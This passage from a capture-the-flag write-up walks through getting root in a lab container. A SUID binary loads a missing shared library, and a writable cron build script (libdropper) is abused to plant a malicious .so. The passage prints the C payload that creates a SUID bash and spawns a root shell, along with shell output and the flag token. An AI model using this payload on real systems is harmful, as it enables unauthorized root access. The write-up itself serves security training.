
4.

5. Observe that the SUID bit is set for the binary /bin/milkshake



```
steve@28d553c1a202:~$ ls -la /bin/milkshake
-rwsr-xr-x 1 root root 17240 Jul  1 19:34 /bin/milkshake
steve@28d553c1a202:~$ 
```

6. Call strace to observe that a strange shared library is missing




```
steve@28d553c1a202:~$ strace /bin/milkshake 2>&1 | grep -i -E "open|access|no such file"
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libdl.so.2", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
access("/opt/.mylibs/libcow.so", F_OK)  = -1 ENOENT (No such file or directory)
steve@28d553c1a202:~$ 
```

7. The directory is not writable, so we need to find a way to write a .so to it
8. Find /etc/libdropper
9. Observe that libdropper.sh builds an .so file based on libhello.c at an location defined in .conf, we also get the information that this script might be running as a cron job
10. Since .conf and libhello.c are writable we can write an arbitrary .so file to arbitrary directory
11. Write following code (from https://book.hacktricks.xyz see #17) to libhello.c:


```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject(){
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

12. Change the path in the .conf file to point to /opt/.mylibs/libcow.so
13. Wait for the cron job to trigger the libdropper.sh script
14. Go to /opt/.mylibs and observe the libcow.so containing our arbitrary code




```
steve@28d553c1a202:/opt/.mylibs$ ls
libcow.so
steve@28d553c1a202:/opt/.mylibs$
```

15. Run /bin/milkshake to get a root shell



```
steve@28d553c1a202:/opt/.mylibs$ /bin/milkshake
Starting...
loading: /opt/.mylibs/libcow.so
root@28d553c1a202:/opt/.mylibs# id
uid=0(root) gid=1000(steve) groups=1000(steve)
root@28d553c1a202:/opt/.mylibs#
```

16. Get Root token



```
root@28d553c1a202:/opt/.mylibs# cat /root/Desktop/token.txt
HC2021{5h4r3_17_up_l4_l4_l4_l4_l4_d0_17}
root@28d553c1a202:/opt/.mylibs#
```

17. More information on the vulnerability + the exploit code can be found here: https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid under SUID Binary – so injection